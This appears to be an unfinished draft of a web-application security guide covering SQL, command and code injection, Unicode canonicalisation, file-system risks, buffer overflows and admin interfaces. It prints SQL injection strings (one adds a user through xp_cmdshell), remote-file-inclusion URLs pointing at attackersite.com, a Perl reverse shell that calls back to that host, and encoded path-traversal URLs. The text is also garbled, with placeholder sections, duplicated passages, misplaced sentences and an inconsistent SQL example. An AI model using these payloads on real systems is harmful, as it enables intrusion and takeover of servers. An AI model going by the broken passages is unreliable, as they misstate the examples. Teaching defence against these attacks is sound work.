The “%” must be filtered from input anywhere parameters encoded with HTTP escape sequences are decoded by server-side code. Ensuring correct encoding of dynamic output can prevent malicious scripts from being passed to the user. While this is no guarantee of prevention, it can help contain the problem in certain circumstances. The application can make an explicit decision to encode untrusted data and leave trusted data untouched, thus preserving mark-up content. Encoding untrusted data can introduce additional problems however. Encoding a “<” in an untrusted stream means converting it to “<”. This conversion makes the string longer, so any length checking of the input should be done only after canonicalization and sanitization of the data. See the section on 'Canonicalization Attacks' below.

Do not trust user input and assume it to be in the expected format. Do not trust client-side JavaScript or VB Script code to clean up user input. Carry out input validation at the server side to ensure that user input is what it should be.

The best method of selecting session IDs is to depend on the application platform. ASP, JSP and PHP have their own session ID generating algorithms, which are better to rely on rather than create your own.

15.5 SQL Injection

15.5.1 Description

Well-designed applications insulate the users from business logic. Some applications however do not validate user input and allow malicious users to make direct database calls to the database. This attack, called direct SQL injection, is surprisingly simple.

Imagine a login screen to a web application. When the user enters his user ID and password in the web form, his browser is creating an HTTP request to the web application and sending the data. This should be done over SSL to protect the data in transit. That typical request actually may look like this (A GET request is used here for demonstration. In practice this should be done using a POST so that the sensitive information is not displayed on a the address bar of the user's browser where a casual passer-by can read it):

http://www.example.com/login.asp?username=john&password=doe

The application that receives this request takes the two sets of parameters supplied as input:

Username = john

Password = doe

The application builds a database query that will check the user ID and password to authenticate the user. That database query may look like this:

select * from user_table where username='john' and password='doe'

All works just fine until the attacker comes along and figures out he can modify the SQL command that actually gets processed and executed. Here he uses a user ID he does not have a password for and is not authorized to access. For instance:

http://www.example.com/login.asp?username=admin’--&password=whatever

The resulting SQL now appears like this:

select * from user_table where username='john'--' and password='whatever'

The consequences are devastating. The single-quote (') closes the opening single-quote used by the application to construct the query. The -- comments out the rest of the SQL command causing the retrieval to ignore the rest of the query, including the value in the password field. The attacker has been able to bypass the administrative password and authenticate as the admin user. A badly designed web application means hackers are able to retrieve and place data in authoritative systems of record at will.

Direct SQL Injection can be used to:

alter the maxlength attribute which will limit how much info a user can enter

change SQL values

concatenate SQL statements

add function calls and stored-procedures to a statement

typecast and concatenate retrieved data

Some examples are shown below to demonstrate these techniques.

15.5.2 Changing SQL Values Malicious HTTP request

Original database query in search.asp:

sql = "SELECT lname, fname, phone FROM usertable WHERE lname='"

HTTP request:

http://www.example.com/search.asp?lname=smith%27%3bupdate%20usertable%

Executed database query:

SELECT lname, fname, phone FROM usertable WHERE lname='smith'; update usertable

A suitable canonical form should be chosen and all user input canonicalized into that form before any authorization decisions are performed. Security checks should be carried out after decoding is completed. It is usually the web server itself that decodes the URL and hence this problem may only occur on the web server itself

Username: test'; insert into user_table values ('admin','admin');--

Concatenating SQL Statements Malicious HTTP request

Username: test' union select username, password from user_table;--

Adding function calls and stored-procedures to a statement Malicious HTTP request

Username: test'; exec xp_cmdshell 'net user r00t3d r00t3d /add';--

The important point to note here is that the SQL injection attack technique will differ significantly based on the back-end database that is being used. For instance, it is much easier to execute multiple queries on an MS SQL database by separating them with the semi-colon (;). However, the same attack on an Oracle database requires the use of UNION and more complicated syntax. An excellent article discussing SQL injection attacks on Oracle written by Pete Finnigan is available at:

http://online.securityfocus.com/infocus/1644

The most publicized occurrences of this vulnerability were on the e-commerce sites of Guess.com6 and PetCo.com7. A 20-year old programmer in Orange County, California, Jeremiah Jacks discovered that it was possible to ferret out highly sensitive data such as credit card numbers, transaction details, etc. from these and a number of other sites using specially crafted URLs containing SQL meta-characters.

15.5.3 Changing SQL Values

MISSING SNIPPET

15.5.4 Malicious HTTP request

MISSING SNIPPET

15.5.5 Concatenating SQL Statements

MISSING SNIPPET

15.5.6 Malicious HTTP request

MISSING SNIPPET

15.5.7 Adding function calls and stored-procedures to a statement

MISSING SNIPPET

15.5.8 Malicious HTTP request

MISSING SNIPPET

15.5.9 Typecast and concatenate retrieved data

MISSING SNIPPET

15.5.10 How to protect yourself

If your input validation strategy is to only accept expected input then the problem is significantly reduced. However this approach is unlikely to stop all SQL injection attacks and can be difficult to implement if the input filtering algorithm has to decide whether the data is destined to become part of a query or not, and if it has to know which database such a query might be run against. For example, a user who enters the last name "O'Neil" into a form includes the special meta-character ('). This input must be allowed, since it is a legitimate part of a name, but it may need to be escaped if it becomes part of a database query. Different databases may require that the character be escaped differently, however, so it would also be important to know for which database the data must be sanitized.

Fortunately, there is usually a good solution to this problem. The best way to protect a system against SQL injection attacks is to construct all queries with prepared statements and/or parameterized stored procedures. A prepared statement, or parameterized stored procedure, encapsulates variables and should escape special characters within them automatically and in a manner suited to the target database. Common database API's offer developers two different means of writing a SQL query. For example, in JDBC, the standard Java API for relational database queries, one can write a query either using a PreparedStatement or as a simple String. The preferred method from both a performance and a security standpoint should be to use PreparedStatements. With a PreparedStatement, the general query is written using a ? as a placeholder for a parameter value. Parameter values are substituted as a second step. The substitution should be done by the JDBC driver such that the value can only be interpreted as the value for the parameter intended and any special characters within it should be automatically escaped by the driver for the database it targets. Different databases escape characters in different ways, so allowing the JDBC driver to handle this function also makes the system more portable.

Common database interface layers in other languages offer similar protections. The Perl DBI module, for example, allows for prepared statements to be made in a way similar to the JDBC PreparedStatement. Another database interface solution is Cayenne8, which provides management of persistent Java objects mapped to relational databases. Developers should test the behavior of prepared statements in their system early in the development cycle.

Parameterized stored procedures are a related technique that can also mitigate SQL Injection attacks and also have the benefit of executing faster in most cases. Most RDBMS systems offer a means of writing an embedded procedure that will execute a SQL statement using parameters provided during the procedure call. Typically these procedures are written in a proprietary Fourth Generation Language (4GL) such as PL/SQL for Oracle or T-SQL for SQL Server. When stored procedures are used, the application calls the procedure passing parameters, rather than constructing the SQL query itself. Like PreparedStatements in JDBC, the stored procedure does the substitution in a manner that is safe for that database.

Use of prepared statements or stored procedures is not a panacea. The JDBC specification does NOT require a JDBC driver to properly escape special characters. Many commercial JDBC drivers will do this correctly, but some definitely do not. Developers should test their JDBC drivers with their target database. Fortunately it is often easy to switch from a bad driver to a good one. Writing stored procedures for all database access is often not practical and can greatly reduce application portability across different databases.

Because of these limitations and the lack of available analogues to these techniques in some application development platforms, proper input data validation is still strongly recommended. This includes proper canonicalization of data since a driver may only recognize the characters to be escaped in one of many encodings. Defense in depth implies that all available techniques should be used if possible. Careful consideration of a data validation technique for prevention of SQL Injection attacks is a critical security issue. Wherever possible use the "only accept known good data" strategy and fall back to sanitizing the data for situations such as "O'Neil". In those cases, the application should filter special characters used in SQL statements. These characters can vary depending on the database used but often include “+”, “-”, “,” “‘” (single quote), ‘”‘ (double quote), “_”, “*”, “;”, “|”, “?”, “&” and “=“.

An article on detection SQL injection attacks on an Oracle database, written by Pete Finnigan is available at:

http://online.securityfocus.com/infocus/1714

If your input validation strategy is to only accept expected input then the problem is significantly reduced. However this approach is unlikely to stop all SQL injection attacks and can be difficult to implement if the input filtering algorithm has to decide whether the data is destined to become part of a query or not, and if it has to know which database such a query might be run against. For example, a user who enters the last name "O'Neil" into a form includes the special meta-character ('). This input must be allowed, since it is a legitimate part of a name, but it may need to be escaped if it becomes part of a database query. Different databases may require that the character be escaped differently, however, so it would also be important to know for which database the data must be sanitized. Fortunately, there is usually a good solution to this problem.

The best way to protect a system against SQL injection attacks is to construct all queries with prepared statements and/or parameterized stored procedures. A prepared statement, or parameterized stored procedure, encapsulates variables and should escape special characters within them automatically and in a manner suited to the target database.

Common database API's offer developers two different means of writing a SQL query. For example, in JDBC, the standard Java API for relational database queries, one can write a query either using a PreparedStatement or as a simple String. The preferred method from both a performance and a security standpoint should be to use PreparedStatements.

With a PreparedStatement, the general query is written using a ? as a placeholder for a parameter value. Parameter values are substituted as a second step. The substitution should be done by the JDBC driver such that the value can only be interpreted as the value for the parameter intended and any special characters within it should be automatically escaped by the driver for the database it targets. Different databases escape characters in different ways, so allowing the JDBC driver to handle this function also makes the system more portable.

Common database interface layers in other languages offer similar protections. The Perl DBI module, for example, allows for prepared statements to be made in a way similar to the JDBC PreparedStatement. Developers should test the behavior of prepared statements in their system early in the development cycle.

Parameterized stored procedures are a related technique that can also mitigate SQL Injection attacks and also have the benefit of executing faster in most cases. Most RDBMS systems offer a means of writing an embedded procedure that will execute a SQL statement using parameters provided during the procedure call. Typically these procedures are written in a proprietary Fourth Generation Language (4GL) such as PL/SQL for Oracle.

When stored procedures are used, the application calls the procedure passing parameters, rather than constructing the SQL query itself. Like PreparedStatements in JDBC, the stored procedure does the substitution in a manner that is safe for that database.

Use of prepared statements or stored procedures is not a panacea. The JDBC specification does NOT require a JDBC driver to properly escape special characters. Many commercial JDBC drivers will do this correctly, but some definitely do not. Developers should test their JDBC drivers with their target database. Fortunately it is often easy to switch from a bad driver to a good one. Writing stored procedures for all database access is often not practical and can greatly reduce application portability across different databases.

Because of these limitations and the lack of available analogues to these techniques in some application development platforms, proper input data validation is still strongly recommended. This includes proper canonicalization of data since a driver may only recognize the characters to be escaped in one of many encodings. Defense in depth implies that all available techniques should be used if possible. Careful consideration of a data validation technique for prevention of SQL Injection attacks is a critical security issue.

Wherever possible use the "only accept known good data" strategy and fall back to sanitizing the data for situations such as "O'Neil". In those cases, the application should filter special characters used in SQL statements. These characters can vary depending on the database used but often include "+", "-", "," """ (single quote), """ (double quote), "_", "*", ";", "|", "?", "&" and "=".

15.5.11 Further Reading

Appendix C in this document contains source code samples for SQL Injection Mitigation.

http://www.nextgenss.com/papers/advanced_sql_injection.pdf

http://www.sqlsecurity.com/faq-inj.asp

http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf

http://www.nextgenss.com/papers/advanced_sql_injection.pdf

http://www.nextgenss.com/papers/more_advanced_sql_injection.pdf

Appendix C in this document contains source code samples for SQL Injection Mitigation.

http://www.nextgenss.com/papers/advanced_sql_injection.pdf

http://www.sqlsecurity.com/faq-inj.asp
http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf

http://www.nextgenss.com/papers/advanced_sql_injection.pdf

http://www.nextgenss.com/papers/more_advanced_sql_injection.pdf

15.6 OS Command Injection

15.6.1 Description

Nearly every programming language allows the use of so called "system-commands", and many applications make use of this type of functionality. System-interfaces in programming and scripting languages pass input (commands) to the underlying operating system. The operating system executes the given input and returns its output to stdout along with various return-codes to the application such as successful, not successful etc.

System commands can be a convenient feature, which with little effort can be integrated into a web-application. Common usage for these commands in web applications are file handling (remove,copy), sending emails and calling operating system tools to modify the applications input and output in various ways (filters).

Depending on the scripting or programming language and the operating-system it is possible to:

- Alter system commands
- Alter parameters passed to system commands
- Execute additional commands and OS command line tools
- Execute additional commands within executed command
- Alter system commands

Some common techniques for calling system commands in various languages that should be carefully checked include:

PHP

require()

include()

eval()

preg_replace() (with /e modifier)

exec()

passthru()

`` (backticks)

system()

popen()

Shell Scripts

often problematic and dependent on the shell

Perl

open()

sysopen()

glob()

system()

'' (backticks)

eval()

Java (Servlets, JSP's)

System.* (especially System.Runtime)

C & C++

system()

exec**()

strcpy

strcat

sprintf

vsprintf

gets

strlen

scanf

fscanf

sscanf

vscanf

vsscanf

vfscanf

realpath

getopt

getpass

streadd

strecpy

strtrns

15.6.2 How to protect yourself

There are several techniques that can be used to mitigate the risk of passing malicious information to system commands. The best way is to carefully limit all information passed to system commands to only known values. If the options that can be passed to the system commands can be enumerated, that list can be checked and the system can ensure that no malicious information gets through.

When the options cannot be enumerated, the other option is to limit the size to the smallest allowable length and to carefully sanitize the input for characters, which could be used to launch the execution of other commands. Those characters will depend on the language used for the application, the specific technique of function being used, as well as the operating system the application runs on. As always, checks will also have to be made for special formatting issues such as Unicoded characters. The complexity of all of these checks should make it clear why the "only accept known valid data" is the best and easiest approach to implement.

15.6.3 Further Reading

Appendix B in this document contains source code samples for Data Validation.

http://www.cert.org/tech_tips/malicious_code_mitigation.html

15.7 Code Injection

15.7.1 Description

In a code injection attack the attacker attempts to inject CGI code into the web application. This is a bit different from the other types of code injection, such as operating system commands or SQL queries. The best way to explain this would be to take a live example of a shopping cart software that had such a vulnerability discovered in it.

15.7.2 How to determine if you are vulnerable

The osCommerce shopping cart comes with two files called /catalog/includes/include_once.php and

/catalog/includes/include_once.php. Both these files reference a variable called as $include_file, which is not initialized within the code. For instance, the contents of $include_once.php are:

```
<?

 if (!defined($include_file . ‘__’)) {

 define($include_file . ‘__’, 1);

 include($include_file);

 }

?>
```

This code could be exploited by an attacker using a URL such as:

http://example.com/catalog/inludes/include_once.php?include_file=ANY_FILE

he would be able to include any code he wants.

You could even include a file from a third-party location, such as the attacker's example. For instance, with the following code the attacker could determine the Unix version number:

http://example.com/catalog/inludes/include_once.php?include_file=http://attackersite.com/syscmd.php

Where, the contents of syscmd.php could be:

<? passthru("/bin/uname")?>

A more malicious attack would involve, the attacker writing a PHP script that took a particular input, and passed it to the 'passthru' call to be executed as a Unix system command. For instance, the contents of syscmd.php could be:

<? passthru("$cmd")?>

This code could be executed repeatedly by the attacker with a URL such as:

http://example.com/catalog/inludes/include_once.php?include_file=http://attackersite.com/syscmd.php?cmd=wget http://attackersite.com/backdoor.pl

Where the contents of backdoor.pl could be something like:

```
#!/usr/bin/perl

use Socket;

$execute= 'echo "`uname -a`";echo "`id`";/bin/sh';

$target="attackersite.com";

$port="9988";

$iaddr=inet_aton($target) || die("Error: $!\n");

$paddr=sockaddr_in($port, $iaddr) || die("Error: $!\n");

$proto=getprotobyname('tcp');

socket(SOCKET, PF_INET, SOCK_STREAM, $proto) || die("Error: $!\n");

connect(SOCKET, $paddr) || die("Error: $!\n");

open(STDIN, ">&SOCKET");

open(STDOUT, ">&SOCKET");

open(STDERR, ">&SOCKET");

system($execute);
```

close(STDIN);

close(STDOUT);

Since backdoor.pl would get downloaded below the $DocumentRoot in Apache, it could then be executed by the attacker, simple as http://example.com/backdoor.pl

On execution, the Perl code would pipe a Unix command shell back to the attacker's site, where he could then simple execute commands with the privilege level of the Apache web server. He could of course use local exploits for Linux kernel vulnerabilities and elevate his privileges.

15.7.3 How to protect yourself

There are multiple ways in which this problem can be mitigated. Besides input validation, the important measure to be implemented is to protect sensitive files such as include_once.php, so that they cannot be accessed directly by a user. This could be done with the help of .htaccess in Apache. The code could also be modified to make sure that the include_file variable is correctly initialized. Further, the attack also works because the PHP register_globals variable is ON. This lets the attacker initialize the variable include_file. As of PHP 4.2.0 this variable is set by default to OFF, and that's how it should stay.

15.8 XML / XPath / XSLT Injection

15.8.1 Description

XML injection is just like any other injection; user data is inserted into a valid data stream. What can happen to the data stream depends on your application’s use of XML. Many use XML

15.8.2 How to determine if you are vulnerable

15.8.3 SOAP Injection

15.8.4 XPath Injection

15.8.5 XSLT Injection

15.8.6 How to protect yourself

Use data validation techniques as discussed in section to prevent XML meta characters from entering the

15.9 Further Reading

Appendix B in this document contains source code samples for Data Validation.

http://www.cert.org/tech_tips/malicious_code_mitigation.html

This was illustrated in a paper by David Endler [ref 9], "Brute-Force Exploitation of Web Application Session IDs", where he explains how session IDs of sites like www.123greetings.com, www.register.com, and others could be trivially brute-forced.

Appendix C in this document contains source code samples for SQL Injection Mitigation.

http://www.nextgenss.com/papers/advanced_sql_injection.pdf

http://www.sqlsecurity.com/faq-inj.asp
http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf

http://www.nextgenss.com/papers/advanced_sql_injection.pdf

http://www.nextgenss.com/papers/more_advanced_sql_injection.pdf

16 Canocalization, Locale and Unicode

16.1 Objective

To ensure the application is robust when subjected to encoded, internationalized and Unicode input.

16.2 Platforms Affected

All.

16.3 Description

Canonicalization deals with the way in which systems convert data from one form to another. Canonical means the simplest or most standard form of something. Canonicalization is the process of converting something from one representation to the simplest form. Web applications have to deal with lots of canonicalization issues from URL encoding to IP address translation. When security decisions are made based on canonical forms of data, it is therefore essential that the application is able to deal with canonicalization issues accurately.

16.3.1 Unicode

Unicode Encoding is a method for storing characters with multiple bytes. Wherever input data is allowed, data can be entered using Unicode to disguise malicious code and permit a variety of attacks. RFC 2279 references many ways that text can be encoded.

Unicode was developed to allow a Universal Character Set (UCS) that encompasses most of the world's writing systems. Multi-octet characters, however, are not compatible with many current applications and protocols, and this has led to the development of a few UCS transformation formats (UTF) with varying characteristics. UTF-8 has the characteristic of preserving the full US-ASCII range. It is compatible with file systems, parsers and other software relying on US-ASCII values, but it is transparent to other values.

The importance of UTF-8 representation stems from the fact that web-servers/applications perform several steps on their input of this format. The order of the steps is sometimes critical to the security of the application. Basically, the steps are "URL decoding" potentially followed by "UTF-8 decoding", and intermingled with them are various security checks, which are also processing steps.

If, for example, one of the security checks is searching for "..", and it is carried out before UTF-8 decoding takes place, it is possible to inject ".." in their overlong UTF-8 format. Even if the security checks recognize some of the non-canonical format for dots, it may still be that not all formats are known to it.

Consider the ASCII character "." (dot). Its canonical representation is a dot (ASCII 2E). Yet if we think of it as a character in the second UTF-8 range (2 bytes), we get an overlong representation of it, as C0 AE. Likewise, there are more overlong representations: E0 80 AE, F0 80 80 AE, F8 80 80 80 AE and FC 80 80 80 80 AE.

Table

UCS-4 Range	UTF-8 encoding
0x00000000-0x0000007F	0xxxxxxx
0x00000080 - 0x000007FF	110xxxxx 10xxxxxx
0x00000800-0x0000FFFF	1110xxxx 10xxxxxx 10xxxxxx
0x00010000-0x001FFFFF	11110xxx 10xxxxxx 10xxxxxx 10xxxxxx
0x00200000-0x03FFFFFF	111110xx 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx
0x04000000-0x7FFFFFFF	1111110x 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx

Consider the representation C0 AE of a ".". Like UTF-8 encoding requires, the second octet has "10" as its two most significant bits. Now, it is possible to define 3 variants for it, by enumerating the rest of the possible 2 bit combinations ("00", "01" and "11"). Some UTF-8 decoders would treat these variants as identical to the original symbol (they simply use the least significant 6 bits, disregarding the most significant 2 bits). Thus, the 3 variants are C0 2E, C0 5E and C0 FE.

It is thus possible to form illegal UTF-8 encodings, in two senses:

A UTF-8 sequence for a given symbol may be longer than necessary for representing the symbol.

A UTF-8 sequence may contain octets that are in incorrect format (i.e. do not comply with the above 6 formats).

To further "complicate" things, each representation can be sent over HTTP in several ways:

In the raw. That is, without URL encoding at all. This usually results in sending non-ASCII octets in the path, query or body, which violates the HTTP standards. Nevertheless, most HTTP servers do get along just fine with non-ASCII characters.

Valid URL encoding. Each non-ASCII character (more precisely, all characters that require URL encoding - a superset of non ASCII characters) is URL-encoded. This results in sending, say, %C0%AE.

Invalid URL encoding. This is a variant of valid URL encoding, wherein some hexadecimal digits are replaced with non-hexadecimal digits, yet the result is still interpreted as identical to the original, under some decoding algorithms. For example, %C0 is interpreted as character number ('C'-'A'+10)*16+('0'-'0') = 192. Applying the same algorithm to %M0 yields ('M'-'A'+10)*16+('0'-'0') = 448, which, when forced into a single byte, yields (8 least significant bits) 192, just like the original. So, if the algorithm is willing to accept non-hexadecimal digits (such as 'M'), then it is possible to have variants for %C0 such as %M0 and %BG.

It should be kept in mind that these techniques are not directly related to Unicode, and they can be used in non-Unicode attacks as well.

http://www.example.com/cgi-bin/bad.cgi?foo=../../bin/ls%20-al

URL Encoding of the example attack:

http://www.example.com/cgi-bin/bad.cgi?foo=..%2F../bin/ls%20-al

Unicode encoding of the example attack:

http://www.example.com/cgi-bin/bad.cgi?foo=..%c0%af../bin/ls%20-al

http://www.example.com/cgi-bin/bad.cgi?foo=..%c1%9c../bin/ls%20-al

http://www.example.com/cgi-bin/bad.cgi?foo=..%c1%pc../bin/ls%20-al

http://www.example.com/cgi-bin/bad.cgi?foo=..%c0%9v../bin/ls%20-al

http://www.example.com/cgi-bin/bad.cgi?foo=..%c0%qf../bin/ls%20-al

http://www.example.com/cgi-bin/bad.cgi?foo=..%c1%8s../bin/ls%20-al

http://www.example.com/cgi-bin/bad.cgi?foo=..%c1%1c../bin/ls%20-al

http://www.example.com/cgi-bin/bad.cgi?foo=..%c1%9c../bin/ls%20-al

http://www.example.com/cgi-bin/bad.cgi?foo=..%c1%af../bin/ls%20-al

http://www.example.com/cgi-bin/bad.cgi?foo=..%e0%80%af../bin/ls%20-al

http://www.example.com/cgi-bin/bad.cgi?foo=..%f0%80%80%af../bin/ls%20-al

http://www.example.com/cgi-bin/bad.cgi?foo=..%f8%80%80%80%af../bin/ls%20-al

16.3.2 How to protect yourself

A suitable canonical form should be chosen and all user input canonicalized into that form before any authorization decisions are performed. Security checks should be carried out after UTF-8 decoding is completed. Moreover, it is recommended to check that the UTF-8 encoding is a valid canonical encoding for the symbol it represents.

http://www.ietf.org/rfc/rfc2279.txt?number=2279

16.4 Input Formats

16.4.1 Description

16.4.2 How to determine if you are vulnerable

16.4.3 How to protect yourself

Canonicalization deals with the way in which systems convert data from one form to another. Canonical means the simplest or most standard form of something. Canonicalization is the process of converting something from one representation to the simplest form. Web applications frequently deal with canonicalization issues, from URL encoding to IP address translation. When security decisions are made based on canonical forms of data, it is therefore essential that the application is able to deal with canonicalization issues accurately.

16.5 Double (or n-) encoding

16.5.1 Description

16.5.2 How to determine if you are vulnerable

16.5.3 How to protect yourself

16.6 Locale assertion

16.6.1 Description

16.6.2 How to determine if you are vulnerable

16.6.3 How to protect yourself

16.7 Unicode expansion

16.7.1 Description

16.7.2 How to determine if you are vulnerable

16.7.3 How to protect yourself

16.8 Further Reading

17 File System

17.1 Objective

To ensure that access to the local file system of any of the systems is protected from unauthorized creation, modification, or deletion

17.2 Environments Affected

All.

17.3 Description

Web applications reside in the file system of the web server as either presentation

The WWW-ROOT directory is typically the virtual root directory within a web server, which is accessible to a HTTP Client. Web Applications may store data inside and/or outside WWW-ROOT in designated locations. If the application does NOT properly check and handle meta-characters used to describe paths, for example "../", it is possible that the application is vulnerable to a "Path Traversal" attack. The attacker can construct a malicious request to return files such as /etc/passwd. This is often referred to as a "file disclosure" vulnerability. Traversing back to system directories that contain binaries makes it possible to execute system commands OUTSIDE designated paths instead of simply opening, including or evaluating file.

17.4 Best Practices

- Use “chroot” jails on Unix platforms
- Use minimal file system permissions on all platforms
- Consider the use of read-only file systems (such as CD-ROM or locked USB key) if practical

17.5 Path traversal

17.5.1 Description

17.5.2 How to identify if you are vulnerable

17.5.3 How to protect yourself

17.6 Insecure permissions

17.6.1 Description

Attackers

17.6.2 How to identify if you are vulnerable

17.6.3 How to protect yourself

17.7 Unmapped files

17.7.1 Description

Web application frameworks will interpret only their own files to the user, and render all other content as HTML or as plain text. This may disclose secrets and configuration which an attacker may be able to use to successfully attack the application.

17.7.2 How to identify if you are vulnerable

Upload a file that is not normally visible, such as a configuration file such as config.xml or similar, and request it using a web browser. If the file's contents are rendered or exposed, then the application is at risk.

17.7.3 How to protect yourself

- Remove or move all files that do not belong in the web root
- Rename include files to be normal extension (such as foo.inc → foo.jsp or foo.aspx)
- Map all files that need to remain, such as .xml or .cfg to an error handler or a renderer that will not disclose the file contents. This may need to be done in both the web application framework's configuration area or the web server's configuration.

17.8 Temporary files

17.8.1 Description

Applications occasionally need to write results or reports to disk. Temporary files if exposed to unauthorized users, may expose private and confidential information, or allow an attacker to become an authorized user depending on the level of vulnerability.

17.8.2 How to identify if you are vulnerable

Determine if your application uses temporary files. If it does, check the following:

- Are the files within the web root? If so, can they be retrieved using just a browser? If so, can the files be retrieved without being logged on?

- Are old files exposed? Is there a garbage collector or other mechanism deleting old files?

- Does retrieval of the files expose the application's workings, or expose private data?

The level of vulnerability is derived from the asset classification assigned to the data.

17.8.3 How to protect yourself

Temporary file usage is not always important to protect from unauthorized access. For medium to high-risk usage, particularly if the files expose the inner workings of your application or exposes private user data, the following controls should be considered:

- The temporary file routines could be re-written to generate the content on the fly rather than storing on the file system

- Ensure that all resources are not retrievable by unauthenticated users, and that users are authorized to retrieve only their own files

- Use a "garbage collector" to delete old temporary files, either at the end of a session or within a timeout period, such as 20 minutes

- If deployed under Unix like operating systems, use chroot jails to isolate the application from the primary operating system. On Windows, use the inbuilt ACL support to prevent the IIS users from retrieving or overwriting the files directly

- Move the files to outside the web root to prevent browser-only attacks

- Use random file names to decrease the likelihood of a brute force pharming attack

17.9 Old, unreferenced files

17.9.1 Description

It is common for system administrators and developers to use editors and other tools which create temporary old files. If the file extensions or access control permissions change, an attacker may be able to read source or configuration data.

17.9.2 How to identify if you are vulnerable

Check the file system for:

- Temporary files (such as core, ~foo, blah.tmp, and so on) created by editors or crashed programs
- Folders called “backup” “old” or “Copy of …”
- Files with additional extensions, such as foo.php.old
- Temporary folders with intermediate results or cache templates

17.9.3 How to protect yourself

- Use source code control to prevent the need to keep old copies of files around
- Periodically ensure that all files in the web root are actually required
- Ensure that the application’s temporary files are not accessible from the web root

17.10 Further Reading

18 Buffer Overflows

18.1 Objective

To ensure

- That applications do not expose themselves to faulty components
- That applications create as few buffer overruns as possible
- Encourage the use of languages and frameworks which are relatively immune to buffer overruns.

18.2 Platforms Affected

Almost every platform, with the following notable exceptions:

- J2EE – as long as native methods or system calls are not invoked
- .NET – as long as /unsafe or unmanaged code is not invoked (such as the use of P/Invoke or COM Interop)
- PHP – as long as external programs and vulnerable PHP extensions written in C or C++ are not called

18.3 Description

Attackers use buffer overflows to corrupt the execution stack of a web application. By sending carefully crafted input to a web application, an attacker can cause the web application to execute arbitrary code - effectively taking over the machine. Buffer overflows are not easy to discover and even when one is discovered, it is generally extremely difficult to exploit. Nevertheless, attackers have managed to identify buffer overflows in a staggering array of products and components. Another similar class of flaws is known as format string attacks.

Buffer overflow flaws can be present in both the web server or application server products that serve the static and dynamic aspects of the site, or the web application itself. Buffer overflows found in widely used server products are likely to become widely known and can pose a significant risk to users of these products. When web applications use libraries, such as a graphics library to generate images, they open themselves to potential buffer overflow attacks. Literature on the topic of buffer overflows against widely used products is widely available. But, buffer overflows can also be found in custom web application code, and may even be more likely given the lack of scrutiny that web applications typically go through.

Buffer overflow flaws in custom web applications are less likely to be detected because there will normally be far fewer hackers trying to find and exploit such flaws in a specific application. If discovered in a custom application, the ability to exploit the flaw (other than to crash the application) is significantly reduced by the fact that the source code and detailed error messages for the application may not be available to the hacker. However, buffer overflow attacks against customized web applications can sometimes lead to interesting results. In some cases, we have discovered that sending large inputs can cause the web application or the back-end database to malfunction. Depending upon the component that is malfunctioning, and the severity of the malfunction, it is possible to cause a denial of service attack against the web site. In other cases, large inputs cause the web application to output an error message. Typically, this error message relates to a function in the code being unable to process the large amount of data. This can reveal critical information about the web technologies being used.

18.4 Format String

18.4.1 Description

18.4.2 How to determine if you are vulnerable

18.4.3 How to protect yourself

18.5 Integer Overflow

18.5.1 Description

When an application takes two numbers of fixed word size and perform an operation with them, the result may not fit within the same word size. For example, if two 8 bit numbers 192 and 208 are added together and stored into another 8-bit byte, the result will simply not fit into the 8 bit result:

```
 %        1100 0000

+ %       1101 0000

= % 0001          1001 0000
```

The top most half word is thrown away, and the remnant is not a valid result. This can be a problem for any language. For example, many hexadecimal conversions will “successfully” convert %M0 to 192. Other areas of concern include array indices and implicit short math.

18.5.2 How to determine if you are vulnerable

- Look for signed integers, particularly bytes and shorts
- Are there cases where these values are used as array indices after performing an arithmetic operation such as + - * / or modulo?
- Does the code cope with negative or zero indices

18.5.3 How to protect yourself

- .NET: Use David LeBlanc’s SafeInt<> C++ class or a similar construct

- If your compiler supports it, change the default for integers to be unsigned unless otherwise explicitly stated
- Use range checking if your language or framework supports it
- Use unsigned whenever you mean it
- Be careful when using arithmetic operations near small values, particularly if underflow or overflow, signed or other errors may creep in

18.6 Heap Overflow

18.6.1 Description

18.6.2 How to determine if you are vulnerable

18.6.3 How to protect yourself

18.7 Stack Overflow

18.7.1 Description

18.7.2 How to determine if you are vulnerable

18.7.3 How to protect yourself

18.8 Unicode Overflow

18.8.1 Description

18.8.2 How to determine if you are vulnerable

18.8.3 How to protect yourself

18.9 How to protect yourself

18.9.1 Patching

Keep up with the latest bug reports for your web and application server products and other products in your Internet infrastructure.

Apply the latest patches to these products.

Periodically scan your website with one or more of the commonly available scanners that look for buffer overflow flaws in your server products and your custom web applications.

18.9.2 Review your code

For your custom application code, you need to review all code that accepts input from untrusted sources, and ensure that it provides appropriate size checking on all such inputs.

This should be done even for environments that are not susceptible to such attacks as overly large inputs that are uncaught may still cause denial of service or other operational problems.

18.10 Further reading

David Leblanc, *Integer Handling with the C++ SafeInt Class*, http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dncode/html/secure01142004.asp

Aleph One, "Smashing the Stack for fun and profit", http://www.phrack.com/show.php?p+49&a+14

Mark Donaldson, "Inside the buffer Overflow Attack: Mechanism, method, & Prevention," http://rr.sans.org/code/inside_buffer.php

19 Administrative Interfaces

19.1 Objective

To ensure that

- administrator level functions are appropriately segregated from user activity
- Users cannot access or utilize administrator functionality
- Provide necessary audit and traceability of administrative functionality

19.2 Environments Affected

All.

19.3 Best practices

Administrative interfaces is one of the few controls within the Guide which is legally mandated – Sarbanes Oxley requires administrative functions to be segregated from normal functionality as it is a key fraud control. For organizations who have no need to comply with US law, ISO 17799 also strongly suggests that there is segregation of duties. It is obviously up to the designers to take into account the risk of not complying with SOX or ISO 17799.

- When designing applications, map out administrative functionality and ensure that appropriate access controls and auditing are in place.
- Consider processes – sometimes all that is required is to understand how users may be prevented from using a feature by simple lack of access
- Help desk access is always a middle ground – they need access to assist customers, but they are not administrators. Carefully design help desk / moderator / customer support functionality around limited administration capability and segregated application or access if possible

This is not to say that administrators logging on as users to the primary application is not allowed, but when they do, they should be normal users. An example is a system administrator of a major e-commerce site who also buys or sells using the site.

19.4 Administrators are not users

19.4.1 Description

Administrators must be segregated from normal users.

19.4.2 How to identify if you are vulnerable

Log on to the application as an administrator.

- Can the administrator perform normal transactions or see the normal application?
- Can users perform administrative tasks or actions if they know the URL of the administration action?
- Does the administrative interface use the same database or middleware access (for example, database accounts or trusted internal paths?)
- In a high value system, can users access the system containing the administrative interface?

If yes to any question, the system is potentially vulnerable.

19.4.3 How to protect yourself

